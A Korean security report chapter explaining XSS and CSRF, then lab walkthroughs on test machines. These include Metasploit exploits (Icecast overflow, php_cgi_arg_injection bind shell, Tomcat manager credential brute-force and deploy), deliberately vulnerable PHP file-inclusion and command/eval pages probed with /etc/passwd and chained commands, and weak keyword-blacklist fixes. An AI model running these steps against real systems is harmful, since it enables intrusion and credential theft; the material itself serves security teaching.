<ul style="list-style-type: none"> - 서버의 취약점을 악용해서 서버의 응답에 스크립트 코드가 포함 되도록 수정한다. - Alice가 URL 요청을 서버에 보내기 전에, Bob은 조작된 URL 요청을 Alice에게 보내야 한다. - Bob은 Alice가 URL 요청을 보내는 시간을 알아야 한다. 	<ul style="list-style-type: none"> - 서버의 취약점을 악용해서 서버의 응답에 스크립트 코드가 포함되도록 수정한다. - Bob은 서버에만 조작된 URL 요청을 보내면 된다. - Bob이 보낸 조작된 URL 요청은 서버에 저장된다. - Bob은 Alice가 URL 요청을 보내는 시간을 알 필요가 없다. 	<ul style="list-style-type: none"> - 서버의 응답을 변경하지 않는다. - 브라우저의 DOM에 대한 취약점을 악용한다. - Alice의 브라우저가 서버의 응답을 처리하면 자바 스크립트 코드가 실행된다.

마. 공격 Payload

o 가상 디페이스먼트 (Virtual Defacement)

악의적인 데이터를 웹 애플리케이션의 페이지에 넣어서 사용자에게 거짓된 정보를 전달한다.

o Trojan 기능 주입

실제적으로 동작하는 악의적인 기능을 취약한 애플리케이션에 넣는다.

o 클라이언트 측 공격기능 증대

바. 대응 방안

- o 입력 유효성 검사
- o 출력 유효성 검사
- o 위험한 Insertion point 제거

(6) Cross site Request Forgery(CSRF) 공격

CSRF란 공격자가 다른 사용자의 HTTP 요청을 위조하는 공격이다.

가. 이메일 전송 위조를 통한 CSRF 공격

정상적인 이메일 전송은 사용자가 메일을 작성한 후 입력한 데이터가 GET 요청으로 보내어진다. 이때 공격자는 사용자의 브라우저가 위조된 내용을 담은 요청을 보내도록 함으로써 공격을 수행한다.

- o Img 태그 이용
이미지 파일을 링크하는 데 이용되는 태그이지만, Src 속성으로 설정되는 어떠한 URL도 링크하는 데 이용될 수 있다.
- o New York Times (nytimes.com)의 ‘E-mail This’ 기능
사용자가 nytimes.com의 글을 특정 수신자의 이메일로 보내는 기능을 말한다. 공격자는 사용자로 하여금 E-mail This 페이지에 대한 요청을 공격자가 지정한 수신자에게 보내도록 함으로써 공격을 수행한다. 공격자가 지정한 수신자는 사용자의 이메일 주소를 수집해서 악의적인 목적으로 이용할 수 있다.

나. 대응 방안

GET 요청이 데이터를 획득하기 위해서만 사용되고, 서버상의 데이터

를 수정할 땐 사용되지 않도록 설정한다. 또한 Secure 하게 생성한 Pseudorandom number를 사용자가 방문하는 웹 사이트의 Cookie 값으로 사용한다.

2. 모의서버 대상 실습 내용 정리

(1) Metasploit 실습

먼저 윈도우 시스템에서 Icecast 프로그램을 설치한다. 후에 Metasploit 에서 제공되는 Icecase_header 모듈과 설치된 Icecast 프로그램이 갖는 버퍼 오버플로우 취약점을 활용해서 윈도우 시스템의 제어 권한을 획득 한다.

o 수행 과정 요약

- 윈도우 명령 프롬프트 창에서 ipconfig 명령어를 입력해서 윈도우 시스템의 IP 주소를 알아낸다.
- 홈 디렉토리에서 gzip -d framework-2.7.tar.gz 명령어를 수행한다. 그리고 tar-xvf framework-2.7.tar 명령어를 수행한다. framework-2.7 디렉터리가 홈 디렉터리 아래 생성 될 것이다.
- cd framework-2.7 명령어를 수행해서 framework-2.7 디렉터리로 이동한다.
- perl msfconsole 명령어를 수행한다.
- use icecast header 명령어를 입력한다.
- set RHOST 윈도우_시스템_IP 명령어를 입력한다.
- set RPORT 8000와 set LPORT 4444 명령어를 입력한다.
- info win32_bind 명령어를 입력한다.
- set PAYLOAD win32_bind 명령어를 입력한다.
- 마지막으로 exploit 명령어를 입력한다. 성공적으로 명령어가 실행 되면 Windows 7의 명령어 프롬프트 셸을 볼 수 있다.

(2) PHP 코드 취약점 실습

o 준비 단계

- cd /home 명령어를 수행한다.
- chmod 755 -R websec1 명령어를 수행한다.
- mkdir ~/public_html 명령어를 수행한다.
- mkdir ~/public_html/cgi-bin 명령어를 수행한다.
- chmod 755 -R ~/public_html 명령어를 수행한다.
- cd ~/public_html/cgi-bin 명령어를 수행해서 ~/public_html/cgi-bin 디렉터리로 이동한다.
- 작성하는 모든 PHP 코드들은 ~/public_html/cgi-bin 디렉터리 안에 위치시킨다.

o Local File Inclusion 수행 과정 요약

- Include 함수를 이용해서 Local 파일을 서버에 포함시켜 평가한다.
LocalFileInclusion.php와 process_local_file_inclusion.php를 작성한다.
- chmod 711 LocalFileInclusion.php 명령어와 chmod 711 process_local_file_inclusion.php 명령어를 수행한다.
- LocalFileInclusion.php : Form을 사용해서 사용자가 파일명을 입력할 수 있도록 구현한다. Form에서 메소드는 GET으로, action은 process_local_file_inclusion.php로 설정한다.
- process_local_file_inclusion.php : GET 요청을 통해 들어온 파일명에 대해 include 함수를 적용해서 입력된 파일을 평가하도록 구현한다.
- 위에서 구현한 php 파일들을 웹사이트에서 액세스하기 위해서, 다음의 URL 정보를 브라우저에 입력하고 웹사이트로 이동한다.
(http://127.0.0.1/~websec1/cgi-bin/LocalFileinclusion.php)

- 웹 사이트에서 Local 파일명으로 /etc/password를 입력한 후에, 패스워드 정보들이 화면에 출력되는 지 확인한다.
- 웹 사이트에서 Local 파일명으로 /etc/hosts를 입력한 후에, 호스트 관련 정보들이 화면에 출력되는 지 확인한다.
- 패스워드 정보나 호스트 관련 정보들이 화면에 출력되는 것을 막기 위해, process_local_file_inclusion.php에 아래의 필터링 기능을 구현한다.
 - * “password” 문자열과 “hosts” 문자열이 포함된 블랙리스트를 array로 선언한다.
 - * 사용자가 입력한 파일명에 블랙리스트 내용이 있으면 해당파일의 Include 함수 수행을 preg_match 함수를 이용하여 차단한다.

o Local File Read 수행 과정 요약

- Readfile 함수를 이용해서 Local 파일을 읽는다.
- LocalFileRead.php와 process_local_file_read.php를 작성해야 한다.
- chmod 711 LocalFileRead.php 명령어와 chmod 711 process_local_file_read.php 명령어를 수행한다.
- LocalFileRead.php : Form을 사용해서 사용자가 Local 파일명을 입력할 수 있도록 구현한다. Form에서 메소드는 GET으로, action은 process_local_file_read.php로 설정한다.
- process_local_file_read.php : GET 요청을 통해 들어온 파일명에 대해 readfile 함수를 적용해서 입력된 파일을 읽는다.
- 위에서 구현한 php 파일들을 웹 사이트에서 액세스하기 위해서, 다음의 URL 정보를 브라우저에 입력하고 웹 사이트로 이동한다.
(http://127.0.0.1/~websec1/cgi-bin/LocalFileRead.php)
- 웹 사이트에서 Local 파일명으로 /etc/passwd를 입력한 후에, 패스워드 정보들이 화면에 출력되는지 확인한다.
- 웹 사이트에서 Local 파일명으로 /etc/hosts를 입력한 후에, 호스트 관련 정보들이 화면에 출력되는 지 확인한다.

- 패스워드 정보나 호스트 관련 정보들이 화면에 출력되는 것을 막기 위해, process_local_file_read.php에 아래의 필터링 기능을 구현한다.

* “password” 문자열과 “hosts” 문자열이 포함된 블랙리스트를 array로 선언한다.

* 사용자가 입력한 파일명에 블랙리스트 내용이 있으면 해당파일에 대한 readfile 함수 수행을 preg_match 함수를 이용하여 차단한다.

o Remote Command Execution 수행 과정 요약

- System 함수를 이용해서 명령어를 실행시킨다.
RemoteCommandExecution.php와 process_remote_command_execution.php를 작성해야 한다.
- chmod 711 RemoteCommandExecution.php 명령어와 chmod 711 process_remote_command_execution.php 명령어를 수행한다.
- RemoteCommandExecution.php : Form을 사용해서 사용자가 명령어를 입력할 수 있도록 구현한다. Form에서 메소드는 GET으로, action은 process_remote_command_execution.php 로 설정한다.
- process_remote_command_execution.php : GET 요청을 통해 들어온 명령어에 대해 system 함수를 적용해서 실행시킨다.
- 위에서 구현한 php 파일들을 웹사이트에서 접근하기 위해서 다음의 URL 정보를 브라우저에 입력하고 웹사이트로 이동한다.
(http://127.0.0.1/~websec1/cgi-bin/ RemoteCommandExecution.php)
- 웹 사이트에서 명령어로 ls 를 입력한 후에, 파일 관련 정보들이 화면에 출력되는지 확인한다.
- 웹 사이트에서 명령어로 df;uname -a 를 입력한 후에, 디스크 사용 정보와 서버 관련 정보들이 화면에 출력되는지 확인한다.
- process_remote_command_execution.php에서 escapeshellcmd 함수를 이용해서 세미콜론 (;)을 필터링하는 부분을 구현한다.


- o Remote Code Execution 수행 과정 요약
 - eval 함수를 이용해서 코드를 실행시킨다.
 - RemoteCodeExecution.php와 process_remote_code_execution.php를 작성해야 한다.
 - chmod 711 RemoteCodeExecution.php 명령어와 chmod 711 process_remote_code_execution.php 명령어를 수행한다.
 - RemoteCodeExecution.php : Form을 사용해서 사용자가 코드를 입력할 수 있도록 구현한다. Form에서 메소드는 GET으로, action은 process_remote_code_execution.php 로 설정한다.
 - process_remote_code_execution.php : GET 요청을 통해 들어온 코드에 대해 eval 함수를 적용해서 실행시킨다.
 - 위에서 구현한 php 파일들을 웹 사이트에서 액세스하기 위해서 다음의 URL 정보를 브라우저에 입력하고 웹 사이트로 이동한다. (http://127.0.0.7/~websec1/cgi-bin/RemoteCodeExecution.php)
 - 웹 사이트에서 코드로 phpinfo(); 를 입력한 후에 php 관련 정보들이 화면에 출력되는지 확인한다.
 - php 관련 정보들이 화면에 출력되는 것을 막기 위해 process_remote_code_execution.php에 필터링 기능을 구현한다.
 - * “;” 문자열이 포함된 블랙리스트를 array로 선언한다.
 - * 사용자가 입력한 코드에 블랙리스트 내용이 있으면 해당 코드에 대한 eval 함수 수행을 preg_match 함수를 이용하여 차단한다.

제 2 절 실제 서버에 대한 문제수정 실습

1. 메타스플로잇을 통한 실습

메타스플로잇은 모의 해킹 및 취약점 탐지를 위한 개발 툴이다. 본 절에서는 Kali 리눅스에 설치된 메타스플로잇을 이용해서, 취약점 웹사이트를 가진 메타스프로이터블(metasploitable)에 대한 공격을 해보는 실습을 수행하였다.

실습 결과를 설명하기에 앞서서, (그림 4-4)를 통해 메타스플로잇의 내부 구조를 살펴본다.




(그림 4-4) 메타스플로잇 내부 구조

(그림 4-4)에서 REX 라이브러리는 소켓 설정, 연결, 포매팅과 같은 모든 핵심 기능을 다룬다. 그리고 MSF CORE는 프레임워크의 핵심 코어와 기본 API를 제공하며, MSF BASE는 모듈에 대한 API 기능을 제공한다.

payload는 공격 후에 target 시스템에 접속하거나 서비스 설치와 같은 특정 기능을 수행한다. 공격에 사용되는 인터페이스는 GUI, command line, console, web이 있다. 그리고 Auxiliary 모듈은 정보 수집, 네트워크 스캐닝, 데이터베이스 탐지 등의 작업을 수행한다. Encoder 모듈은

payload를 암호화하는 데 사용된다.



```
root@kali: /media/sf_metasploit
File Edit View Search Terminal Help
root@kali:/media/sf_metasploit# msfconsole

((--))
((--)) 0 0 ((--))
  |   |   |
  |   |   | M S F
  |   |   |
  |   |   | WW
  |   |   |

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.9.2-2014052101 [core:4.9 api:1.0] ]
+ -- --=[ 1311 exploits - 784 auxiliary - 221 post      ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

(그림 4-5) msfconsole 구동

(그림 4-5)는 msfconsole을 구동하는 모습을 보여준다.

(1) php_cgi_arg_injection 공격 실습

php_cgi_arg_injection 공격은 cgi 인자 주입을 통해서 target 시스템의 제어를 획득한다. 일단 target 시스템의 제어를 획득하면, target 시스템의 중요 credential 정보를 파악할 수 있고, 해당 시스템에 대해서 다양한 악성 행위를 수행할 수 있다.

```

root@kali: /media/sf_metasploit
File Edit View Search Terminal Help
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name          Current Setting  Required  Description
  ----          -
  PLESK          false            yes       Exploit Plesk
  Proxies        no               no        Use a proxy chain
  RHOST          yes             yes       The target address
  RPORT          80              yes       The target port
  TARGETURI      no              no        The URI to request (must be a CGI-hand
  dled PHP script)
  URIENCODING    0                yes       Level of URI URIENCODING and padding
  (0 for minimum)
  VHOST          no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    Automatic

```

(그림 4-6) php_cgi_arg_injection 공격에서 option보기

```

root@kali: /media/sf_metasploit
File Edit View Search Terminal Help
msf exploit(php_cgi_arg_injection) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(php_cgi_arg_injection) > show payloads

Compatible Payloads
=====


  Name          Disclosure Date  Rank    Description
  ----          -
  generic/custom                normal   Custom Payload
  generic/shell_bind_tcp        normal   Generic Command Shell
  , Bind TCP Inline
  generic/shell_reverse_tcp     normal   Generic Command Shell
  , Reverse TCP Inline
  php/bind_perl                 normal   PHP Command Shell, Bi
  nd TCP (via Perl)
  php/bind_perl_ipv6            normal   PHP Command Shell, Bi
  nd TCP (via perl) IPv6
  php/bind_php                  normal   PHP Command Shell, Bi
  nd TCP (via PHP)
  php/bind_php_ipv6             normal   PHP Command Shell, Bi
  nd TCP (via php) IPv6
  php/download_exec             normal   PHP Executable Downlo
  ad and Execute

```

(그림 4-7) php_cgi_arg_injection 공격에서 RHOST 설정

(그림 4-6)은 php_cgi_arg_injection 공격의 모듈 사용법과 공격에 필요

한 option 보기를 수행한 모습이고, (그림 4-7)은 remote host를 설정하고, 사용 가능한 payload 보여주기를 수행한 모습이다.



```
root@kali: /media/sf_metasploit
File Edit View Search Terminal Help
msf exploit(php_cgi_arg_injection) > set payload php/bind_php
payload => php/bind_php
msf exploit(php_cgi_arg_injection) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (192.168.56.101:58124 -> 192.168.56.102:4444)
    at 2014-05-30 14:24:02 +0900

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www
ls
dav
dvwa
index.php
mutillidae
phpMyAdmin
phpinfo.php
test
tikiwiki
tikiwiki-old
twiki
```

(그림 4-8) php_cgi_arg_injection 공격에서 payload 설정 및 공격 수행

(그림 4-8)은 php_cgi_arg_injection 공격에서 payload를 bind/php로 설정하고, exploit을 통해서 공격을 수행한 모습이다.

(2) tomcat_mgr_login 공격 실습

tomcat_mgr_login 모듈은 Tomcat 서버의 manager 사이트 로그인 부분에 대한 공격을 수행한다.

(그림 4-9)은 tomcat_mgr_login 공격에서 RPORT, RHOSTS를 설정하는 모습을 보여주고, (그림4-10)은 공격에 사용되는 다양한 option을 보여준다.

```
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > set RHOST 192.168.10.15
RHOST => 192.168.10.15
msf auxiliary(tomcat_mgr_login) > exploit
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.10.15
RHOSTS => 192.168.10.15
```

(그림 4-9) tomcat_mgr_login 공격에서 RPORT, RHOSTS 설정

```
msf exploit(tikiwiki_graph_formula_exec) > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):


  Name          Current Setting
  ----          -
  Required      Description
  -----
  BLANK_PASSWORDS false
  no            Try blank passwords for all users
  BRUTEFORCE_SPEED 5
  yes          How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS   false
  no            Try each user/password couple stored in the current database
  DB_ALL_PASS    false
  no            Add all passwords in the current database to the list
  DB_ALL_USERS   false
  no            Add all users in the current database to the list
  PASSWORD       no
  no            A specific password to authenticate with
  PASS_FILE      /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
  no            File containing passwords, one per line
  Proxies        no
  no            Use a proxy chain
  RHOSTS         yes
  yes           The target address range or CIDR identifier
  RPORT          8080
  yes           The target port
  STOP_ON_SUCCESS false
  yes           Stop guessing when a credential works for a host
  TARGETURI      /manager/html
  yes           URI for Manager login. Default is /manager/html
  THREADS        1
```

(그림 4-10) tomcat_mgr_login 공격에서 option 보기


```
Applications Places Thu Dec 4, 6:53 PM root@kali: -
root@kali: -
msf auxiliary(tomcat_mgr_login) > exploit
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin: (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager: (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1: (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root: (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: tomcat: (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[*] 192.168.10.15:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[*] 192.168.10.15:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
```

(그림 4-11) tomcat_mgr_login 공격 수행하기


(그림4-11)은 실제로 tomcat_mgr_login 공격을 수행한 모습을 보여준다. 맨 마지막 라인에서 manager 사이트 login에 필요한 username과 password를 획득하는 데 성공했음을 알 수 있다.



(그림 4-12) 8180 포트로 tomcat 서버에 접속하기



(그림 4-13) tomcat 서버의 manager사이트에 접속하기 위한 로그인 과정



(그림 4-14) tomcat 서버의 manager사이트에 접속

(그림 4-12)은 8180 포트에 tomcat 서버에 접속한 내용을 보여주며, (그림 4-13)은 tomcat 서버의 manager 사이트에 접속하기 위한 로그인 과정을 보여준다. (그림 4-14)은 tomcat 서버의 취약점을 활용해서 획득한 username, password를 입력해서 성공적으로 tomcat 서버의 manager 사이트에 접속하는 과정을 보여준다.

(3) tomcat_mgr_deploy 공격 실험

tomcat_mgr_deploy 모듈은 Tomcat 서버의 deploy 부분에 대한 공격을 수행한다. (그림 4-15)는 tomcat_mgr_login 공격에서 획득한 tomcat 서버의 username, password를 설정하고, options을 보여주는 모습이다. (그림 4-16)은 tomcat_mgr_deploy 공격에서 RHOST, RPORT 설정 후 공격을 수행하는 모습을 보여준다.


```
root@kali: /media/sf_metasploit
File Edit View Search Terminal Help
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  tomcat           no        The password for the specified username
  PATH      /manager         yes       The URI path of the manager app (/deploy
and /undeploy will be used)
  Proxies   no               no        Use a proxy chain
  RHOST     yes             yes       The target address
  RPORT     80              yes       The target port
  USERNAME  tomcat          no        The username to authenticate as
  VHOST     no              no        HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

(그림 4-15) tomcat_mgr_deploy 공격에서 PASSWORD, USERNAME 설정

```
root@kali: /media/sf_metasploit
File Edit View Search Terminal Help
msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
